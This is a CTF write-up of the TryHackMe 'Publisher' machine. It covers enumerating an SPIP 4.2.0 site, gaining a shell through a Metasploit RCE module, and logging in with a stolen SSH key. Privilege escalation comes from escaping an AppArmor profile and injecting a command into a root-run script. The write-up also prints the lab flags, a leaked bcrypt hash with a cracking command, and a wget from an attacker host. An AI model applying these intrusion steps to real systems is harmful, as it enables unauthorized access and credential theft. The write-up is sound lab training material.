TryHackMe - Publisher Hack Machine Writeup

Rúben Costa

March 7, 2026

1 Introduction

This document presents a comprehensive security assessment of the *Publisher* machine available on the TryHackMe platform. The main objective of this exercise was to perform systematic reconnaissance and enumeration of the target system, identify potential vulnerabilities, gain initial access, and escalate privileges in order to retrieve the flags stored within the system.

The assessment follows a typical penetration testing methodology, including reconnaissance, service enumeration, vulnerability identification, exploitation, and post-exploitation analysis.

2 Methodology

2.1 Reconnaissance

The first step of the assessment consisted of performing an initial network scan to identify open ports and running services on the target machine. For this purpose, the **Nmap** tool was used with service detection and default script scanning enabled.

```
nmap -sVC 10.113.178.165
```

```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 4c:0f:ea:ea:9d:35:3b:90:ca:4c:d7:cb:b9:50:0f:23 (RSA)
|   256 9d:c2:d3:e7:10:66:fc:b4:95:ec:cb:6d:dd:95:ba:bd (ECDSA)
|_  256 df:ed:e3:d6:8f:ed:2b:29:cf:1a:b3:e3:76:c7:b5:ba (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET POST OPTIONS HEAD
|_http-title: Publisher's Pulse: SPIP Insights & Tips
|_http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Figure 1: Nmap scan results

The scan revealed two open services:

- SSH service running on port 22

- HTTP web server running on port 80


Since a web service was exposed, the next step focused on enumerating the web application in order to identify hidden directories, files, or potential entry points.

2.2 Enumeration

During the enumeration phase, directory brute-forcing was performed using **Gobuster**. This tool allows the discovery of hidden resources within a web server by using a predefined wordlist.

```
gobuster dir -u http://10.113.132.183 -w /usr/share/wordlists/dirbuster/
   directory-list-2.3-medium.txt -x txt,php,sh,bak,html,old -t 40
```

The results of the scan are shown in Figure 2.



```
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
[+] Url:                     http://10.113.132.183/
[+] Method:                  GET
[+] Threads:                 40
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8.2
[+] Extensions:              sh,bak,html,old,txt,php
[+] Timeout:                 10s
Starting gobuster in directory enumeration mode
index.html           (Status: 200) [Size: 8686]
images               (Status: 301) [Size: 317] [--> http://10.113.132.183/images/]
spip                 (Status: 301) [Size: 315] [--> http://10.113.132.183/spip/]
```

Figure 2: Gobuster enumeration results

Among the discovered directories, the `/spip` directory appeared particularly interesting. While navigating the website, several pages referenced blog posts discussing vulnerabilities related to the **SPIP** content management system, suggesting that the application might be vulnerable.

Based on this observation, a second directory enumeration was performed specifically targeting the `/spip` directory.

```
gobuster dir -u http://10.113.132.183/spip -w /usr/share/wordlists/
   dirbuster/directory-list-2.3-medium.txt -x txt,php,sh,bak,html,old -t 40
```

```
index.php            (Status: 200) [Size: 8141]
local                (Status: 301) [Size: 321] [--> http://10.113.132.183/spip/local/]
vendor               (Status: 301) [Size: 322] [--> http://10.113.132.183/spip/vendor/]
config               (Status: 301) [Size: 322] [--> http://10.113.132.183/spip/config/]
tmp                  (Status: 301) [Size: 319] [--> http://10.113.132.183/spip/tmp/]
LICENSE              (Status: 200) [Size: 35147]
IMG                  (Status: 301) [Size: 319] [--> http://10.113.132.183/spip/IMG/]
spip.php             (Status: 200) [Size: 8143]
htaccess.txt         (Status: 200) [Size: 4307]
ecrire               (Status: 301) [Size: 322] [--> http://10.113.132.183/spip/ecrire/]
prive                (Status: 301) [Size: 321] [--> http://10.113.132.183/spip/prive/]
Progress: 1543906 / 1543906 (100.00%)
```

Figure 3: Gobuster results targeting the SPIP directory

Further inspection revealed a configuration file located at:

```
/spip/local/config.txt
```

This file disclosed the version of the SPIP installation, which was identified as:

```
SPIP 4.2.0
```

Knowing the exact version of the software it allowed to search for publicly known vulnerabilities affecting that version.

To identify potential exploits, the **Searchsploit** tool was used to query the Exploit-DB database for vulnerabilities related to SPIP.

```
└─$ searchsploit spip
---------------------------------------------------------------------------------------------
 Exploit Title                                                                | Path
---------------------------------------------------------------------------------------------
SPIP - 'connect' PHP Injection (Metasploit)                                   | php/remote/27941.rb
SPIP 1.8.2 - 'Spip_RSS.php' Remote Command Execution                          | php/webapps/27172.txt
SPIP 1.8.2g - Remote Command Execution                                        | php/webapps/1482.php
SPIP 1.8.3 - 'Spip_login.php' Remote File Inclusion                           | php/webapps/27589.txt
SPIP 1.8/1.9 - 'index.php3' Cross-Site Scripting                              | php/webapps/27158.txt
SPIP 1.8/1.9 - Multiple SQL Injections                                        | php/webapps/27157.txt
SPIP 2.1 - 'var_login' Cross-Site Scripting                                   | php/webapps/34388.txt
SPIP 2.x - Multiple Cross-Site Scripting Vulnerabilities                      | php/webapps/37397.html
SPIP 3.1.1/3.1.2 - File Enumeration / Path Traversal                          | php/webapps/40596.txt
SPIP 3.1.2 - Cross-Site Request Forgery                                       | php/webapps/40597.txt
SPIP 3.1.2 Template Compiler/Composer - PHP Code Execution                    | php/webapps/40595.txt
SPIP < 2.0.9 - Arbitrary Copy All Passwords to '.XML' File                    | php/webapps/9448.py
SPIP CMS < 2.0.23/ 2.1.22/3.0.9 - Privilege Escalation                        | php/webapps/33425.py
spip v4.1.10 - Spoofing Admin account                                         | php/webapps/51557.txt
SPIP v4.2.0 - Remote Code Execution (Unauthenticated)                         | php/webapps/51536.py
---------------------------------------------------------------------------------------------
```

Figure 4: Searchsploit results for SPIP

The search revealed a known vulnerability allowing **Remote Code Execution (RCE)** affecting SPIP version 4.2.0. Since the challenge description mentioned that the target system was vulnerable to RCE, this strongly suggested that the discovered exploit was the intended attack vector.

To exploit this vulnerability, the **Metasploit Framework** was used.

```
msfconsole
```

Within Metasploit, a search for SPIP-related modules was performed.




Figure 5: Metasploit module search

After selecting the appropriate module, the required parameters were configured and the exploit was executed.




Figure 6: Metasploit module configuration

Once the exploit succeeded, a shell was obtained on the target machine. Basic commands were executed to verify the access level and enumerate the system.

```
shell
id
whoami
cat /home/think/user.txt
```

This allowed the retrieval of the first flag:

```
fa229046d44eda6a3598c73ad96f4ca5
```

During post-exploitation enumeration, it was discovered that the private SSH key of the user `think` was stored in the following directory:

```
/home/think/.ssh/id_rsa
```

The key was copied to the attacker's machine and saved as `id_rsa`. Proper permissions were then assigned to the key to allow its use for authentication.

```
chmod 600 id_rsa
```

Finally, the SSH key was used to establish a remote connection to the target system as the user `think`.

```
ssh -i id_rsa think@10.113.132.183
```

This successfully granted interactive access to the system under the `think` user account, enabling further enumeration and privilege escalation.

After gaining access to the system as the user *think*, the first step was to transfer the enumeration script `linpeas.sh` from the attacker machine to the target machine.

On the attacker machine, a simple HTTP server was started to host the script:

```
python3 -m http.server 8080
```

On the target machine, the script was downloaded using:

```
wget http://<attacker_ip>:8080/linpeas.sh
```

However, an error occurred indicating that there were no write permissions in the current directory. Attempting to download the file into `/tmp` resulted in the same error, which was unexpected since `/tmp` is typically writable by all users. After further testing, the directory `/dev/shm` was found to be writable, allowing the script to be successfully downloaded.

Execution permissions were then added and the script was executed:

```
chmod +x linpeas.sh
./linpeas.sh
```




Figure 7: LINPEAS enumeration results

The enumeration revealed that the **AppArmor** security module was active on the system. This explained some unusual behaviour observed in the shell environment.

To confirm the active services, the following command was executed:

```
service --status-all | grep '+'
```




Figure 8: Active system services

Since AppArmor was running, the next step was to inspect its configuration profiles located in:

```
/etc/apparmor.d/
```

Among the profiles, the file `usr.sbin.ash` was identified, which suggested that the currently used shell was restricted by an AppArmor profile. This was confirmed by checking the active shell with:

```
echo $0
```

The output indicated that the shell in use was `-ash`.

```
think@ip-10-112-141-240:/etc/apparmor.d$ cat usr.sbin.ash
#include <tunables/global>

/usr/sbin/ash flags=(complain) {
  #include <abstractions/base>
  #include <abstractions/bash>
  #include <abstractions/consoles>
  #include <abstractions/nameservice>
  #include <abstractions/user-tmp>

  # Remove specific file path rules
  # Deny access to certain directories
  deny /opt/ r,
  deny /opt/** w,
  deny /tmp/** w,
  deny /dev/shm w,
  deny /var/tmp w,
  deny /home/** w,
  /usr/bin/** mrix,
  /usr/sbin/** mrix,

  # Simplified rule for accessing /home directory
  owner /home/** rix,
}
```

Figure 9: AppArmor profile for usr.sbin.ash

Inspection of the profile revealed several restrictions. In particular, write operations were denied for directories such as `/home`, `/tmp`, and `/opt`. However, directories like `/var/tmp` were not explicitly restricted by the profile.

Additionally, `linpeas` identified an interesting executable through the following search for SUID binaries:

```
find / -perm -u=s -type f 2>/dev/null
```

One of the results was a root-owned executable related to container management, which invoked the script:

```
/opt/run_container.sh
```

Since the AppArmor profile restricted the default shell, a workaround was required. A new shell binary was therefore copied to a directory not restricted by the AppArmor profile:

```
cp /bin/bash /var/tmp/bash
```

By executing this new binary, the shell was no longer constrained by the `ash` AppArmor profile.

Next, the script `/opt/run_container.sh` was edited:

```
nano /opt/run_container.sh
```

Inside the function `prompt_container_id()`, the following line was inserted:

```
prompt_container_id() {
    cat /root/root.txt
```

After saving the modifications, the container management binary was executed:

```
/usr/sbin/run_container
```

Because the script was executed with elevated privileges, the injected command was also executed with root permissions, allowing access to the root flag:

```
3a4225cc9e85709adda6ef55d6a4f2ca
```

3 Additional Findings

During the enumeration phase, several additional directories and files were discovered within the `/spip` web application. Although none of these findings directly contributed to the final exploitation path, they were analyzed to identify potential attack vectors and to better understand the internal structure of the application.

3.1 Database Exposure

Inside the directory:

```
/spip/config/bases/
```

a SQLite database file named `spip.sqlite` was discovered and downloaded. The database was inspected locally using the `sqlite3` utility:

```
sqlite3 spip.sqlite
.tables
SELECT * FROM spip_auteurs;
```

The query returned an entry corresponding to an administrator account:

```
1|think||think@gmail.com|||admin|$2y$10$Mh4g9QACK10dLICh6ukktuSjVBDXvFZjHH/
    cwRww9RY0JVNWxgAxK
```

The password was stored as a bcrypt hash. An attempt was made to recover the password using `hashcat` with the `rockyou.txt` wordlist:

```
hashcat -m 3200 -w 3 hash.txt /usr/share/wordlists/rockyou.txt
```

However, due to the computational cost of bcrypt and the size of the wordlist, the estimated cracking time was several days. Furthermore, analysis of the application logs revealed that the system had regenerated its secret key, which invalidated previously stored passwords. As a result, recovering this hash would likely not allow successful authentication, making the cracking attempt unnecessary for the purposes of this assessment.

3.2 Session Files

The directory:

```
/spip/tmp/sessions/
```

contained two PHP session files:

```
1_0742f464dd89c8c548e153262ab5c79f.php
1_857f4f649b1120358b46b08e78de04a9.php
```

Upon inspection, both files were empty and did not contain usable session information.

3.3 Application Logs

The log directory:

```
/spip/tmp/log/
```

contained an authentication log file. The following entry was identified:

```
2023-11-13 16:24:05 192.168.152.1 (pid 2346) :Pri:!INFO: Pas de cle secrete
    disponible,
et aucun webmestre n'a de backup, on regenere une nouvelle cle - tous les
   mots
de passe sont invalides
```

This message indicates that the application regenerated its secret key because no backup was available. Consequently, all existing passwords were invalidated. This explains why attempting to recover password hashes from the database would likely not result in valid authentication credentials.

3.4 Job Queue File

Another file discovered was:

```
/spip/tmp/job_queue_next.txt
```

which contained the value:

```
1704934712
```

This value appears to represent a Unix timestamp used internally by the application to schedule background tasks.

3.5 Image File Analysis

The directory `/spip/IMG/jpg/` contained an image named:

```
self-publishing-copy.jpg
```

Since files within web applications can sometimes contain hidden data or embedded payloads, the file was analyzed using several forensic tools:

- `binwalk`
- `strings`
- `exiftool`

No hidden data, embedded archives, or suspicious metadata were identified during the analysis.

3.6 Administrative Interface

The directory:

```
/spip/ecrire/
```

redirected to the SPIP administrative login interface:

```
http://<target>/spip/spip.php?page=login&url=%2Fspip%2Fecrire%2F&lang=fr
```

Interestingly, navigating back from this page resulted in a redirection to:

```
192.168.152.130:8000
```

This address belongs to the private `192.168.0.0/16` network range and likely corresponds to an internal service or development environment used by the app. While this behaviour did not directly lead to exploitation, it provides insight into the underlying infrastructure of the system.